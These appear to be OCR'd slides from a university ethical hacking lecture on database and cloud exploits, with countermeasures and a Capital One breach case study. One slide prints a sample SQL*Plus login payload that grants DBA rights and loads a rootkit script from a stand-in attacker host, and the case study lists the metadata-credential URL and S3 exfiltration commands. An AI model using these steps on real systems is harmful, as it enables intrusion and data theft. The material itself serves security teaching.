
BITS Pilani Presentation

BITS Pilani
Pilani Campus

Jagdish Prasad
WILP



innovate achieve lead

BITS Pilani
Pilani Campus

SSZG575: Ethical Hacking
Session No: 12 (Database Exploits)

Agenda

innovate achieve lead

- Database Exploits
- Cloud Infrastructure Exploits
- Case Study: Capital One Data Breach
- Tool Video: Nikto


Database Exploits

Database Hacking

- A database contains all the data owned by an organization in an orderly & easy-to-retrieve fashion.
- If a hacker can reach the database, he/she will have access to all information.
- It is fairly simple to garner enough privileges to steal all discovered data and even infect the database with malicious content
  - Use SQL injection
  - Compromise a machine inside the firewall and use that to gain entry

Database Hacking

- Database hacking can be divided into:
  - Database software vulnerabilities
  - Application logic vulnerabilities for applications executing inside the database
  - Unpatched versions
  - Default ports open



- Database software is a very complex piece of code that contains huge amounts of logic and thus a huge attack surface.
- Most database attacks are directed at this attack surface, which is difficult to cover effectively.
- SQL Slammer worm (en.wikipedia.org/wiki/SQL_Slammer) exploited a known buffer overflow in MS SQL Server resolution services running on port 1434, and managed to infect 75,000 computers in the first 10 minutes of its spreading.

Discover Database

- Nmap is a network exploration tool that identifies hosts, open ports and the services running on them, service versions and OS.
- Nmap scripting engine can be used to detect servers running popular databases with vulnerable versions
- Nmap can also run ready scripts available in Internet (Lua scripts) and built-in scripts to detect the popular databases in use.
  - mysql-info.nse, ms-sql-info.nse, oracle-sid-brute.nse, and db2-info.nse
- Oracle listener process usage port 1521
- MS-SQL server usage port 1434

- Ref: Nmap script library: https://nmap.org/nsedoc/scripts/
- Ref: oracle-sid-brute.nse: https://github.com/nmap/nmap/blob/master/scripts/oracle-sid-brute.nse
- Ref: mysql-info.nse: https://github.com/nmap/nmap/blob/master/scripts/mysql-info.nse

Database Vulnerabilities

- Network attacks
- Database engine bugs
- Vulnerable built in stored procedures
- Weak or default passwords
- Mis-configurations
- Indirect attacks

Network Attacks

- All database platforms have a network listening agent
- Listening agent has to be securely written to avoid the attack such as buffer overflows
- Susceptibility to attack is in direct proportion to the complexity of the protocol used for the listening agent
- SQL Slammer was a buffer overflow exploit
- CVE-2012-0072 refers to an Oracle listener vulnerability that can be exploited without any privileges.
  - Attacker can gain full control of the host running the database
- Trusting commands sent from a client and then executing them as a privileged user can lead to full database compromise.

Network Attacks: Countermeasures

- Segment internal network and separate databases from other segments by using firewalls and configuration options such as valid-node checking for Oracle.
- Allow only a select subset of internal IP addresses to access the database.
- Apply DBMS vendor patches as soon as they are made available

DB Engine Bugs

- Database engine is one of the most complex pieces of software
- There are different components that interact with the user such as parsers and optimizers as well as running environments (PL/SQL, T-SQL) that let users create programs to execute inside the database
- Has bugs like improper permission validations and buffer overflows that allow an attacker to gain full control of the database
- An incorrect permissions validation vulnerability in Oracle (patched in July 2007) allowed specially crafted SQL statements to bypass permissions granted to the executing user and perform updates, inserts, and deletes on tables without appropriate privileges
- CVE-2008-0107 allowed an attacker to take control of an MS SQL Server host via an integer underflow vulnerability that existed in all MS SQL Server versions up to 2005 SP2.

DB Engine Bugs: Countermeasures

- Apply DBMS vendor patches as soon as they are made available
- Monitor database logs for errors and audit user activity

Stored Procedures

- Database systems provide a large number of built-in stored procedures and packages.
- These stored objects provide additional functionality to the database and help administrators and developers to manage the database system.
- Users can also write their own stored procedures and put inside the database.
- Oracle database is installed with almost 30,000 publicly accessible objects that provide functionality like access OS files, make HTTP requests, manage XML/JSON objects, facilitate replication etc
- Vulnerabilities in theses include SQL injection, buffer overflow, application logic issues etc

Stored Procedures: Countermeasures

- Apply DBMS vendor patches as soon as they are made available.
- Follow the least privilege principle so database accounts have the minimal privileges required for them to perform their work.
- Make sure to revoke access to dangerous database objects

Weak or Default Password

- Large organizations have hundreds of weak and easily guessable default passwords for their database accounts.
  - Oracle databases came with default user & password of “Scott” and “tiger”.
  - While this is not the case with newer versions but older deployed versions may have this vulnerability.
- An Attacker normally:
  - Finds a vulnerable database using scanning techniques
  - Usage a script that contains a few hundred combinations of credentials
  - In most cases, succeeds in gaining access to the database.
- Weak and easily guessed passwords are easy to crack with brute force or even trying different combinations.
- Popular tools such as ‘Cain and Abel’ or ‘John the Ripper’ can easily crack a password.

Weak or Default Password: Countermeasures

- Periodically scan your databases to discover and alert users to weak and default passwords.
- Monitor application accounts for suspicious activity not originating from the application servers.
- Steer clear of default passwords and institute tight password management and regular change-ups.

Misconfigurations

- Database comes with default settings which are public knowledge or easy to crack
- Insecure default settings left unchanged by administrators leave the database open to attack
  - In DB2, a parameter TRUST_ALLCLNTS if set to ‘yes’, that that turns off all authentication authorization of the database.
- Applications may be installed using default accounts which have default passwords and those default passwords are easy to crack
- Most databases come with a set of applications installed, many of which are unnecessary to the organization

Misconfigurations: Countermeasures

- Create a gold standard for each database platform setup/installation.
- Periodically scan databases to discover and alert on any deviations from this standard.

Indirect Attack

innovate achieve lead


- An attacker can install a keylogger on the DBA's machine to capture credentials
- An attacker after gaining control of a DBA machine, can change a configuration files or modify database client binaries to inject his own malicious commands into the database
- An example of changing a configuration file on an Oracle DBA machine that allows an attacker to log into the database without an actual attack & action logging.
  - Oracle client installations contain, by default, a file in which every command will be executed when SQL*Plus is successfully started (login to database using SQL*Plus)
    - **….commands…**
    - set term off
    - grant dba to <abc> identified by OWNYOURDB;
    - @http://www.attacker.com/installrootkit.sql
    - set term on
    - **… commands…**

Indirect Attack: Countermeasures

- Monitor and alert on suspicious privileged user's behaviour.
- Restrict what is allowed to run on the DBA system to known good programs only.
- Do not click untrusted/unknown links in web browser specially from DBA system.
- Strictly control user access to the DBA system.

Cloud Exploits

Cloud Shared Responsibility Models



Cloud Threat Actors

- Malicious CSP administrators
- Malicious Customer Cloud administrators
- Cyber criminals
- Nation State-sponsored actors
- Untrained of negligent customer administrators/users

Cloud Vulnerabilities

Prevalence v/s Sophistication

Cloud Misconfiguration

- Mainly due to cloud service policy mistakes or misunderstanding shared responsibility
- Impact can vary from denial of service susceptibility to account compromise
- Rapid pace of CSP innovation creates new functionality but also adds complexity to securely configuring an organization's cloud resources
- Proper cloud configuration begins with infrastructure design and automation
- Security principles such as least privilege and defense-in-depth should be applied during initial design and planning
- Well-organized cloud governance is critical

Poor Access Control

- Cloud resources use weak authentication/authorization methods or include vulnerabilities that bypass these methods.
- Weaknesses in access control mechanisms can allow an attacker to elevate privileges, resulting in the compromise of cloud resources
- Use multi-factor authentication with strong factors and require regular re-authentication
- Disable protocols using weak authentication
- Limit access to and between cloud resources with the desired state being a Zero Trust model
- Use automated tools to audit access logs for security concerns
- Do not include API keys in software version control systems where they can be unintentionally leaked.

Shared Tenancy Vulnerabilities

- Vulnerabilities in cloud hypervisors or container platforms could be severe
- Hypervisor vulnerabilities are difficult and expensive to discover and exploit, which limits their exploitation to advanced attackers.
- Containerization, while being an attractive technology for performance and portability, should be carefully considered before deployment in a multi-tenant environment.
- Containers run on a shared kernel, without the layer of abstraction that virtualization provides.
  - In a multi-tenant environment a vulnerability in the container platform could allow an attacker to compromise containers of other tenants on the same host.
- Enforce encryption of data at rest and in transit with strong encryption methods and properly configured, managed and monitored key management systems
- For sensitive workloads, use dedicated, whole-unit, or bare-metal instances

Supply Chain Vulnerabilities

- Presence of inside attackers and intentional backdoors in hardware and software.
- Third-party/OEM cloud components may contain vulnerabilities intentionally inserted by the developer to compromise the application.
- Inserting an agent into the cloud supply chain, as a supplier, administrator or developer, could be an effective means for nation state attackers to compromise cloud environments
- Enforce encryption of data at rest and in transit with strong encryption methods and properly configured, managed and monitored key management systems
- Procure cloud resources pursuant to applicable accreditation processes
- Select cloud offerings that have had critical components evaluated against National Information Assurance Partnership (NIAP) Protection Profiles (PPs)
- Ensure that development and migration contracts stipulate adherence to internal standards or equivalent processes for mitigating supply chain risk

Case Study

Capital One Data Breach Case Study

- Capital One is a leading US bank and there was a data breach of Capital One.
- The incident took place on March 22 & 23, 2019.
- It was the result of an unauthorized access to their cloud-based servers hosted at Amazon Web Service (AWS).
- Capitan One identified the attack on July 19 and reported a data breach that affected 106 million customers (100 million in the U.S. and 6 million in Canada).
- Capital One's shares closed down 5.9% after announcing the data breach, losing a total of 15% over the next two weeks.
- A class action lawsuit seeking unspecified damages was filed after the breach became public.
- Case was investigated by FBI.

Case Study: Capital One Data Breach

- Federal agents arrested a Seattle woman named Paige A. Thompson for hacking into cloud computing servers rented by Capital One.
- Thompson previously worked at the cloud computing company whose servers were breached.
- According to her LinkedIn profile, Thompson worked at Amazon, indicating that the incident occurred on servers hosted in the Amazon Web Service (AWS) cloud computing infrastructure.
- Paige Thompson was accused of stealing additional data from more than 30 companies, including a state agency, a telecommunications conglomerate, and a public research university.
- Thompson created a scanning software tool that allowed her to identify servers hosted in a cloud computing company with misconfigured firewalls, allowing the execution of commands from outside to penetrate and to access the servers

Case Study: Capital One Data Breach

- FBI identified a script hosted on a GitHub repository that was deployed to access the data stored on Capital One cloud servers.
- Script implemented a step by step process to get unauthorized access to the Capital One servers hosted at AWS:
  - to obtain security credentials and enable access to Capital One's folders
  - to list the names of folders or buckets of data in Capital One's storage space
  - to copy data from these folders or buckets in Capital One's storage space.
- A firewall misconfiguration allowed commands to reach and to be executed at Capital One's server, which enabled access to folders or buckets of data in a storage space at AWS
- Access to the vulnerable server was created using a Server-Side Request Forgery (SSRF) attack
  - Made possible due to a configuration failure in the Web Application Firewall (WAF) solution deployed by Capital One


Case Study: Capital One Data Breach

1. FBI and Capital One identified several accesses through anonymizing services such as TOR Network and VPN service provider IPredator, both used to hide the source IP address of the malicious accesses
2. SSRF attack allowed the criminal to trick the server into executing commands as a remote user, which gave the attacker access to a private server
3. WAF misconfiguration allowed the intruder to trick the firewall into relaying commands to a default back-end resource on the AWS platform, known as the metadata service (accessed through the URL http://169.254.169.254)
4. With SSRF attack and WAF misconfiguration with the access to the metadata service containing temporary credentials for such environment, the attacker was able to trick the server into requesting the access credentials
5. Attacker then used the URL “http://169.254.169.254/iam/security- credentials”, to obtain the AccessKeyId and SecretAccessKey from a role described as “*****-WAF-Role”
6. Resulting temporary credentials allowed the criminal to run commands in AWS environment via API, CLI or SDK

Case Study: Capital One Data Breach

7. Using the credentials, attacker ran the "ls" command multiple times, which returned a complete list of all AWS S3 Buckets of the compromised Capital One account ("$ aws s3 ls")
8. This command gave the attacker access to more than 700 buckets
9. Lastly, attacker used the AWS sync command to copy nearly 30 GB of Capital One credit application data from these buckets to the local machine of the attacker ("$ aws s3 sync s3://bucketone.").

Case Study: Capital One Data Breach



Case Study: Capital One Data Breach

Stage	Step of the attack	ATT&CK
Command and Control	Use TOR to hide access	T1188 - Multi-hop Proxy (MITRE, 2018)
Initial Access	Use SSRF attack to run commands	T1190 - Exploit Public-Facing Application (MITRE, 2018)
Initial Access	Exploit WAF misconfiguration to relay the commands to the AWS metadata service	Classification unavailable[8]
Initial Access	Obtain access credentials (AccessKeyId and SecretAccessKey)	T1078 - Valid Accounts (MITRE, 2017)
Execution	Run commands in the AWS command line interface (CLI)	T1059 - Command-Line Interface (MITRE, 2017)
Discovery	Run commands to list the AWS S3 Buckets	T1007 - System Service Discovery (MITRE, 2017)
Exfiltration	Use the sync command to copy the AWS bucket data to a local machine	T1048 - Exfiltration Over Alternative Protocol (MITRE, 2017)

Demo

innovate achieve lead

- Use of Nikto for Vulnerability Scan
  https://www.youtube.com/watch?v=K78YOmbuT48
- Use of OpenVAS
  https://www.youtube.com/watch?v=koMo_fSQGlk
- How to hack an Oracle database
  https://www.youtube.com/watch?v=SDXpUYI8ihU

Thank You